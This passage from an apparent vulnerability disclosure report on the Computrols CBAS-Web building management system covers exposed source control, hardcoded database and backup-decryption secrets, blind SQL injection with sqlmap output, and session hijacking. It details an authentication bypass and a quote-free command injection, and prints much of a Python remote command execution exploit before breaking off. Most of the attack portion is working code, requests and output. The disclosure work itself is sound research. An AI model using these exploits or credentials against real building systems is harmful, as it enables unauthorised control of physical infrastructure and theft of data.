support/	2016-10-04 08:16	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.250 Port 80




192.168.1.250/cbas/.svn/

Index of /cbas/.svn

Name	Last modified	Size	Description
Parent Directory		-	
entries	2018-10-17 14:29	3	
format	2018-10-17 14:29	3	
pristine/	2018-10-17 14:29	-	
tmp/	2018-11-08 13:57	-	
wc.db	2018-11-08 13:57	2.5M	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.250 Port 80



192.168.1.250/cbas/programs/runner.py

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import os, sys
import subprocess
import traceback
import socket
import signal

file_path = os.path.realpath(os.path.dirname(__file__))
lib_path = os.path.abspath(file_path+'/support/')
sys.path.append(lib_path)

import daemon, timetools

mod_dir = os.path.abspath(file_path + '/modules/')
_LISTENING_PORT = 19223

class Runner():
        def __init__(self):
                self.program = {}

        def process_command(self, data):
                command, param = data.split(" ", 1)
                print(command, param)

                if command=='restart':
                        if param=='all':
                                for module in self.program:
                                        pid = self.program[module].pid
                                        os.kill(pid, signal.SIGUSR1)
                        else:
                                if self.program.has_key(param):
                                        pid = self.program[param].pid
                                        os.kill(pid, signal.SIGUSR1)

        def serve(self):
                svrsocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                svrsocket.bind(('', _LISTENING_PORT))

                hostname = socket.gethostname()
                ip = socket.gethostbyname(hostname)
                print 'Running server on: ', ip, ':', _LISTENING_PORT

                while True:
                        data, address = svrsocket.recvfrom(512)
                        print 'Received a request from %s: %s' % (address[0], data)
                        if address[0]!='127.0.0.1':
                                print('Source not localhost... Ignoring!')
```

Figure 63. Unprotected directories and source files

Let's address the .svn directory. This is an exposed repository that anyone can access. The pristine sub-directory holds all the source files for CBAS. From the terminal, issuing "*wget --recursive*" with the default depth set to 5 we retrieved the entire content from this version control system.

This enabled us to search for vulnerable functions and implementation in the system and develop exploits for remote control of the BMS.

Other sensitive information disclosed included the database credentials, decryption key for the database backup file and private key for the Subversion authentication.

For example, navigating to this Bash script reveals some secrets:

```
$ curl -s http://192.168.1.250/cbas/scripts/upgrade/restore_sql_db.sh | grep openssl
openssl enc -d -bf -pass pass:"WebAppEncoding7703" -in $FILE -out $filename.sql.gz

$ curl -s http://192.168.1.250/cbas/scripts/upgrade/restore_sql_db.sh | grep "\-\-password"
#for i in 'mysql -B -u root --password="souper secrit" -e "show tables" wadb'; do
#    mysql -u root --password="souper secrit" -e "describe $i" wadb;
mysql -u root --password="souper secrit" $DB < $filename.sql
$MYSQL -u root --password="souper secrit" -e "$SQL"
```

These secrets are used to encrypt the database backup file. The application allows an authenticated user to generate a full database backup file and download it for archiving and restoration purposes. We tested this by issuing a *backup_db* action from the *system* module called via the index.php script:


```
http://IP/cbas/index.php?m=system&a=backup_db
```

The downloaded file is encrypted with the key seen above. We verify this with the exported and encrypted database backup file from the CBAS interface using the decryption key WebAppEncoding7703:

```
$ file SiteNameGoesHere-20190301-052113.db
SiteNameGoesHere-20190301-052113.db: openssl enc'd data with salted password
$ openssl -d -bf -pass pass:"WebAppEncoding7703" -in SiteNameGoesHere-20190301-52113.db -out
decrypted.gz
$ file decrypted.gz
decrypted.gz: gzip compressed data
$ gzip -d decrypted.gz > decryptedDB.sql | cat decryptedDB.sql | grep "INSERT INTO \'users\'" -m1 -A1
INSERT INTO 'users' VALUES (1,1,'system','','System','Process','server@
localhost','','','',1,'admin',0),(2,2,'admin','','Administrator','Administrator','admin@
localhost','179edfe73d9c016b51e9dc77ae0eebb1','','',2,'admin',0);
```

The authenticated and blind SQL injection


Once we obtained the code, we observed plenty of secure coding practices applied throughout the entire code base. For example, we searched for some sensitive PHP functions and their implementations, and we can see that these are written with security in mind:



```
lqwrm@metalgear:~$ ls cbas-web/
advreport.php   cron.php       export.php            feed.php    highmaps    includes    minimal.php    python        tools
bootstrap       css            favicon.ico           file.php    highstock   index.php   mobile.php     redirect.php  upload.php
cbasreport.php  DataTables     feedFIRE_GETHR22.php  get.php     home.php    javascript  modules        scripts       webcam.php
counters.php    docs           feedFIRE.php          graphics    html        jquery      parsetime.php  selector.php  widget.php
cred.php        dpu_alive.php  feedjson.php          highcharts  img         json.php    programs       sounds        widgets
lqwrm@metalgear:~$ grep -irnH 'file_get_contents' cbas-web/
cbas-web/includes/string_server.php:1697:       $file = file_get_contents($local);
cbas-web/includes/dbcache.php:29:               $file = file_get_contents($fname);
cbas-web/upload.php:64:$postdata = file_get_contents("php://input");
cbas-web/modules/views/views.php:863:        $content = trim(file_get_contents("php://input"));
cbas-web/modules/access/access.php:4833:        $data = file_get_contents($path);
cbas-web/modules/debug/string_server_save_mores.php:249://$txt_file    = file_get_contents('/tmp/upcomming_mores_16Jun2015_inf.csv');
cbas-web/modules/debug/string_server_save_mores.php:250:$txt_file    = file_get_contents('/tmp/upcomming_mores_12Jun2015_simplified.csv');
cbas-web/modules/debug/string_server_save_mores.php:287:$txt_file    = file_get_contents('/tmp/upcomming_mores_12Jun2015_simplified.csv');
cbas-web/cbasreport.php:162:     $dat = file_get_contents($output);
cbas-web/cbasreport.php:233:$dat = file_get_contents($output);
lqwrm@metalgear:~$ grep -irnH 'php://input' cbas-web/upload.php -B2 -A20
cbas-web/upload.php-62-define('CAMERA_STORAGE_PATH', '/cbas/var/camera');
cbas-web/upload.php-63-
cbas-web/upload.php:64:$postdata = file_get_contents("php://input");
cbas-web/upload.php-65-$headers = getallheaders();
cbas-web/upload.php-66-$filename = stristr($headers['Content-Disposition'], '"');
cbas-web/upload.php-67-$filename = substr($filename, 1, strlen($filename)-2);
cbas-web/upload.php-68-
cbas-web/upload.php-69-// hostname:daysubdir:timesubdir/YYYYMMDD-HHMMSSmm-sequence.jpg
cbas-web/upload.php-70-list($hostname,$filename) = explode("/", $filename);
cbas-web/upload.php-71-list($hostname,$daysubdir,$timesubdir) = explode(":", $hostname);
cbas-web/upload.php-72-// list($year,$month,$day,$hour,$minute,$sec,$msec,$sequence) = sscanf($filename, "%4d%2d%2d-%2d%2d%2d%2d-%d.jpg");
cbas-web/upload.php-73-// $time = mktime($hour, $minute, $sec, $month, $day, $year);
cbas-web/upload.php-74-
cbas-web/upload.php-75-$directory = CAMERA_STORAGE_PATH."/$hostname/$daysubdir/$timesubdir";
cbas-web/upload.php-76-MakeDirectory($directory);
cbas-web/upload.php-77-
cbas-web/upload.php-78-$handle = fopen("$directory/$filename", "wb");
cbas-web/upload.php-79-fwrite($handle, $postdata);
cbas-web/upload.php-80-fclose($handle);
cbas-web/upload.php-81-exit;
cbas-web/upload.php-82-
cbas-web/upload.php-83-?>
lqwrm@metalgear:~$
```

Figure 64. Searching for file events


We also analyzed potential command injections in /cbasreport.php and the $cmd variable called by the exec() function:



```
define("LOADED_VIA_BASE_FILE", TRUE);
include('modules/cbasreports/header.php');
include("modules/cbasreports/$report_type.php");
debugIntoTmpFile('/tmp/cbw_cbasreport.log', "Including: modules/cbasreports/".$report_type.".php\n");
include('modules/cbasreports/footer.php');

$buffer = ob_get_contents();
@ob_end_clean();
header('Content-Type: text/html;charset=utf-8');
if ($html){
        debugIntoTmpFile('/tmp/cbw_cbasreport.log', "is html: ".$html.", exiting!\n");
        die($buffer);
}

$fp = fopen($input, 'wb');
fwrite($fp, $buffer);
fclose($fp);

$cmd = "/usr/bin/xvfb-run -a -s \"-screen 0 640x480x16\" /cbas/bin/wkhtmltopdf-static $opts $input $output";
debugIntoTmpFile('/tmp/cbw_cbasreport.log', "pdf creator command: ".$cmd."\n");

$lines = array();
// $cwd = getcwd();
// chdir(WORKING_PATH);
exec($cmd, $lines);
$ret = join("\n", $lines);
// chdir($cwd);

if (isset($_SERVER['HTTP_USER_AGENT']) && (strpos($_SERVER['HTTP_USER_AGENT'], 'MSIE') !== false)) {
        # This is for Internet Explorer
        header('Cache-Control: no-cache');
        header('Expires: -1');
} else {
        # This is for everyone else that listens to HTTP standards; like FireFox, Opera, and Chrome.
        header('Cache-Control: no-cache, must-revalidate');             // HTTP/1.1
        header('Expires: Sat, 26 Jul 1997 05:00:00 GMT');               // Date in the past
}

$dat = file_get_contents($output);
```

Figure 65. Searching for command injections

We could also play with some cool sounds:




```
lqwrm@metalgear:~$ ls -lsiS cbas-web/sounds/
total 2988
27306098 692 TornadoSiren.mp3
27306104 632 RailroadCrossingBell.mp3
27306099 336 BombSiren.mp3
27306100 284 FireAlarm.mp3
27306103 268 LoudAlarmClockBuzzer.mp3
27306097 168 BusySignal.mp3
27306109 160 WarningSiren.mp3
27306105 148 SirenNoise.mp3
27306102 104 Siren.mp3
27306111  92 SmokeAlarm.mp3
27306110  36 RoosterCrow.mp3
27306106  24 DoorBuzzer.mp3
27306108  20 WoopWoop.mp3
27306107  12 Beep.mp3
27306101  12 Bleep.mp3
lqwrm@metalgear:~$
```

Figure 66. CBAS sounds

However, we did notice some mistakes that resulted in exploiting critical vulnerabilities. We discovered a lot of SQL Injection vulnerabilities within the source code that were not filtered allowing authenticated attackers to gain the full copy of the current running database.

There is a Blind-based SQL injection which, if exploited fully, could take a lot of time to dump all the tables and data. Either way, below is a PoC request and response confirming this issue:


192.168.1.250/cbas/index.php?m=servers&a=start_pulling&id=1%27
computrols
Connecting Energy, Management, and Technology
HOME
REPORTS
DATABASE
CONFIG
LOGOUT

Database Error

There seems to be a problem with the database. You may report this error to your system administrator or try back again later.

Error Reference Information:

Database corrupt: SELECT * FROM servers WHERE id=1\'

Go back to the last page

Figure 67. SQL Injection probing against 'id' GET parameter

This is just one example. More parameters are vulnerable, however, due to the time limitation, we did not cover all of them. Below we show an excerpt from a data takeover using SQLMap tool:

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: m=servers&a=start_pulling&id=1 AND 3276=3276
    Vector: AND [INFERENCE]
---
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5
[11:33:07] [INFO] falling back to current database
[11:33:07] [INFO] fetching current database
[11:33:07] [INFO] resumed: wadb
[11:33:07] [INFO] fetching tables for database: 'wadb'
[11:33:07] [INFO] fetching number of tables for database 'wadb'
[11:33:07] [INFO] resumed: 112
[11:33:07] [INFO] resumed: ac_areas
[11:33:07] [INFO] resumed: ac_badges
...
...
```

The issue lies in the /modules/servers/servers.php script when the 'start_pulling' action is called and the StartPulling2() function is called resulting in unsanitized DBQuery string via the 'id' parameter:

```
switch ($action) {
...
  case 'start_pulling':         StartPulling2(); exit;
  case 'pull_some':                     PullSome2(); exit;
...
...
function StartPulling2() {
         debugOutFile("/tmp/cbw_pull_pts.log"," ---------------------- StartPulling2() ---
-------------------- ");
  unset($_SESSION['point_list']);
  $server_id = GSQL('id');
         debugOutFile("/tmp/cbw_pull_pts.log","\tStartPulling2: server_id: ".$server_id);
         debugOutFile("/tmp/cbw_pull_pts.log","\tStartPulling2: calling
StringServerGetPoints()...");
  list($p, $info) = StringServerGetPoints($server_id);
  if (!$p)
          GeneralError("DPU Connection Error",
                  "Please check that all the settings are correct and that the String Server
is running and online.");
...
...
function ServerEdit()
{
  $id = GSQL('id');

  $q = "SELECT * FROM servers WHERE id=$id;";
  $rs = DBQuery($q) or DBReportError("Could not find server: $q");
  $r = DBFetchA($rs) or DBReportError("Could not find server: $q");
  $name = stripslashes($r['name']);
  $dpu_address = $r['dpu_address'];
  $dpu_port = $r['dpu_port'];
  $service = $r['type'];
  $license = $r['license'];
  $notes = stripslashes($r['notes']);
  $enabled = $r['enabled'];
  $hestor_enabled = GetHestorSetting('disabled', $id, 0) ? 0 : 1;
  $use_ato = GetSetting('access_use_ato', '0')+0;
```

Exploiting this issue can also help an attacker to escalate her privileges if a current active Admin session is present. For example, if an admin user is logged-in, an authenticated attacker can dump the 'active' table from the database, disclose the Cookie session value (PHPSESSID) and takeover the admin's session.

The following output from the wadb database shows the last action that has been done by the admin user. In this case, the admin was doing a database backup from a loopback address:

```
--
-- Dumping data for table 'active'
--

LOCK TABLES 'active' WRITE;
/*!40000 ALTER TABLE 'active' DISABLE KEYS */;
INSERT INTO 'active' VALUES (1855824,2'127.0.0.1', 'llqqofp3411hkhttr7kalhncq2', 'system','backup_db','m=system&a=backup_db','2019-03-01 11:13:37');
/*!40000 ALTER TABLE 'active' ENABLE KEYS */;
UNLOCK TABLES;
```

The authentication bypass

A lot of files in the webroot use *GetS('auth')* to check if a user is authenticated. This simply checks if the 'auth'-field exists in your session. The function is defined in *includes/helper.php*, but sometimes it's defined in-line, like in json.php, as the following code snippet shows:

/var/www/cbas/json.php:

```
function GetS($field, $default = null) {return (!empty($_SESSION[$field])) ? $_SESSION[$field] : $default;}

session_start();
if (!GetS('auth')){

   die("Access Forbidden");
}
```

We could not set this session value, so we looked in the code to find where it is set. Usually it is set once a user logs in. The URL for logging in looks like this:

`/cbas/index.php?m=auth&a=login`

Where the 'm' GET parameter indicates the module to be loaded (auth) and 'a' GET parameter indicates the action (login). In auth.php, there are multiple actions that can be specified. One of the actions is 'agg_post'.

/var/www/cbas/modules/auth/auth.php:

```
switch ($action) {
[..]
 case 'login':     Login(); exit;
[..]
 case 'agg_post':    AggregatePost(); exit;
```

Calling agg_post will trigger the AggregatePost function. This function expects a code-parameter and it will check it against a list of views. If the view code matches, your cookie's session will get the username 'aggregate' set and the application will enable the auth flag. During testing it was found that the check on the code parameter did not seem to do anything, and the auth flag was always set.

/var/www/cbas/modules/auth/auth.php:

```
function AggregatePost() {
 $code = strtolower(GSQL('code'));

 SetS('username', 'aggregate');      // Set username
 SetS('auth', FALSE);          // Presume failure
 SetS('code', $code);

 $views = AggregateViews();
  if (!isset($views[$code])) {
   [.. doesn't trigger for some reason ..]
 }

 SetS('auth', TRUE);
```

Abusing this, an attacker can just call the following URL to get the auth flag set on a random cookie.

`http://<IP>/cbas/index.php?m=auth&a=agg_post&code=test`

With the auth flag on the cookie, we can call functionality in files like json.php, that check authorization with *GetS('auth')*.

The command injection

The file json.php shown below allows calling modules via the 'p' parameter. Its value is Base64-decoded, and it is delimited by tabs (Line 43). It expects two values: a module name and parameters. These values are passed to the RunModule function.

/var/www/cbas/json.php:

```
30: $request = base64_decode($_REQUEST['p']);
31: $lines = explode("\n", $request);
[..]
37: foreach ($lines as $line) {
[..]
43:   $info = explode("\t", $line);
44:   $module = array_shift($info);
45:   $params = array_shift($info);
[..]
50:   $ret = RunModule($module, $params, $authorizations);
```

The RunModule function is where our command execution takes place. The module you provide is checked against a whitelist of allowed modules, so the module must exist. Also, bad characters are removed from the parameters to prevent attacks. The comment states it prevents path navigation, but it also looks like the programmer tried to prevent command injection a bit.

/var/www/cbas/includes/exectools.php:

```
function RunModule($module, $params, $authorizations='') {
[..]
  $whitelistedmodules = array("DispatchHistoryQuery", "DispatchStatusQuery", "DispatchLongRun");

  // Make sure the module's valid
  $valid = false;
  foreach ($whitelistedmodules as $m) {
    if ($module==$m) {
      $valid = true;
      break;
    }
  }
  if (!$valid)
    exit;

  // Remove path navigation
  $bad = array("..", "\\", "&", "|", ";", '/', '>', '<');
  $module = str_replace($bad, "", $module);
  $params = str_replace($bad, "", $params);
  $authorizations = str_replace($bad, "", $authorizations);
  $file = PYTHON_PATH."/$module.py";
  $cmd = "$file $params $authorizations";
[..]
  if (file_exists($file)) {
    exec($cmd, $lines);
```

So, what can and what can't we do? We are prevented from using characters like slashes, pipes, ampersands, greater than, etc. However, we can still do backticks and command substitution like *$()*. Also, note how not being able to use slashes prevents us from creating more than two "layers of 'quotes'".

What we can do, is pass a 'p' parameter in this form:

```
p=base64_encode("DispatchStatusQuery\t$(whoami)")
```

Which will do: *exec("PYTHON_PATH/DispatchStatusQuery.py $(whoami) ..")*. This will of course be evaluated. However, we would like to see the results of our command, else we'll have to keep sending output to some external server.

For the exploit, the DispatchStatusQuery module is used as a module name. The '-i' argument is used to pass an "identifier" parameter to the module. The module will always return its parameters as 'metadata'. By passing a parameter like:

```
-i "$(whoami)"
```

The command whoami will get evaluated and the result will get passed as the identifier parameter. This is later returned so we can see the result of the command. Note that exploiting the vulnerability in this way limits the result of the command to the maximum length for parameters in shell commands.

We now explain the encoding steps of the PoC, which is written in Python. On line 114 in the excerpt below, the command is added to a string with Python code for calling *os.system()*. This value is saved in the *cmd_python* variable.

Line 116 creates an array of the previously created string and saves this array as a string to *cmd_array_string*. Therefore, if our *cmd_python* was "abc", the *cmd_array_string* would be "[97, 98, 99]". To demonstrate in Python:

```
>>> cmd_python="abc"
>>> str([ord(x) for x in cmd_python])
'[97, 98, 99]'
```

Line 118 injects the generated string in the following format:

```
-i "$(python -c 'exec(chr(0)[0:0].join([chr(x) for x in %s]))')"
```

Where *%s* is replaced with *cmd_array_string*.

Note that the double quotes around the command substitution is required for returning the output of the command. Also, the single quotes are required for executing our in-line Python. If you recall, we cannot use more than two layers of quotes, so we cannot use quotes in the Python code!

We use *chr(0)[0:0].join* as a replacement for *''.join*, to prevent the use of quotes.

```
113:   # Create python code exec code
114:   cmd_python = 'import os; os.system("%s")' % icmd
115:   # Convert to Python array
116:   cmd_array_string = str([ord(x) for x in cmd_python])
117:   # Create command injection string
118:   p_unencoded = "DispatchHistoryQuery\t-i \"$(python -c 'exec(chr(0)[0:0].join([chr(x) for x in 
%s]))')\"" % cmd_array_string
119:   # Base64 encode for p parameter
120:   p_encoded = b.b64encode(p_unencoded)
```

The practical demonstration

The following Python script can be used to remotely execute arbitrary commands as the www-data user on CBAS-Web system for version 19.0.0 and below:

```
#!/usr/bin/env python
'''
  Computrols CBAS-Web Unauthenticated Remote Command Injection Exploit
  Affected versions: 19.0.0 and below
    by Sipke Mellema, 2019 Applied Risk

  Uses two vulnerabilities for executing commands:
    - An authorization bypass in the auth module
    - A code execution vulnerability in the json.php endpoint

  Example usage:
  $ python CBASWeb_19_rce.py 192.168.1.250 "cat /var/www/cbas-19.0.0/includes/db.php"
      ------------==[CBAS Web v19 Remote Command Injection

      [*] URL: http://192.168.1.250/
      [*] Executing: cat /var/www/cbas-19.0.0/includes/db.php
      [*] Cookie is authenticated
      [*] Creating Python payload..
      [*] Sending Python payload..
      [*] Server says:
      <?php
      // Base functions for database access
      // Expects a number of constants to be set.  Set settings.php

      // Only allow local access to the database for security purposes
      if(defined('WINDOWS') && WINDOWS){
          define('MYSQL_HOST', '192.168.1.2');
          define('DB_USER', 'wauser');
          define('DB_PASS', 'wapwstandard');
          /*define('DB_USER', 'root');
          define('DB_PASS', 'souper secrit');*/
          ...
'''
```

```
def debug_print(msg, level=0):
  if level == 0:
    print "[*] %s" % msg
  if level == 1:
    print "[-] %s" % msg

# Check parameters
if len(sys.argv) < 3:
  print "Missing target parameter\n\n\tUsage: %s <IP or hostname> \"<cmd>\"" % __file__
  exit(0)

print "------------==[CBAS Web v18 Remote Command Injection\n"

# Set host, cookie and URL
host = sys.argv[1]
cookies = {'PHPSESSID': 'comparemetoasummersday'}
url = "http://%s/" % host

debug_print("URL: %s" % url)

# Command to execute
# Only use single quotes in cmd pls
icmd = sys.argv[2]
if '"' in icmd:
  debug_print("Please don't use double quotes in your command string", level = 1)
  exit(0)

debug_print("Executing: %s" % icmd)

# URL for performing auth bypass by setting the auth cookie flag to true
auth_bypass_req = "cbas/index.php?m=auth&a=agg_post&code=test"
# URL for removing auth flag from cookie (for clean-up)
logout_sess_req = "cbas/index.php?m=auth&a=logout"
# URL for command injection and session validity checking
json_checks_req = "cbas/json.php"

# Perform logout
def do_logout():
  requests.get(url + logout_sess_req, cookies = cookies)

# Check if out cookie has the authentication flag
def has_auth():
  ret = requests.get(url + json_checks_req, cookies = cookies)
  if ret.text == "Access Forbidden":
    return False
  return True

# Set auth flag on cookie
def set_auth():
  requests.get(url + auth_bypass_req, cookies = cookies)

# =======================================================

# Perform auth bypass if not authenticated yet
if not has_auth():
  debug_print("Cookie not yet authenticated")
  debug_print("Setting auth flag on cookie via auth bypass..")
  set_auth()

# Check if bypass failed
if not has_auth():
  debug_print("Was not able to perform authorization bypass :(")
  debug_print("Exploit failed, quitting..", level = 1)
  exit(0)

else:
  debug_print("Cookie is authenticated")
  debug_print("Creating Python payload..")

  # Payload has to be encoded because the server uses the following filtering in exectools.php:
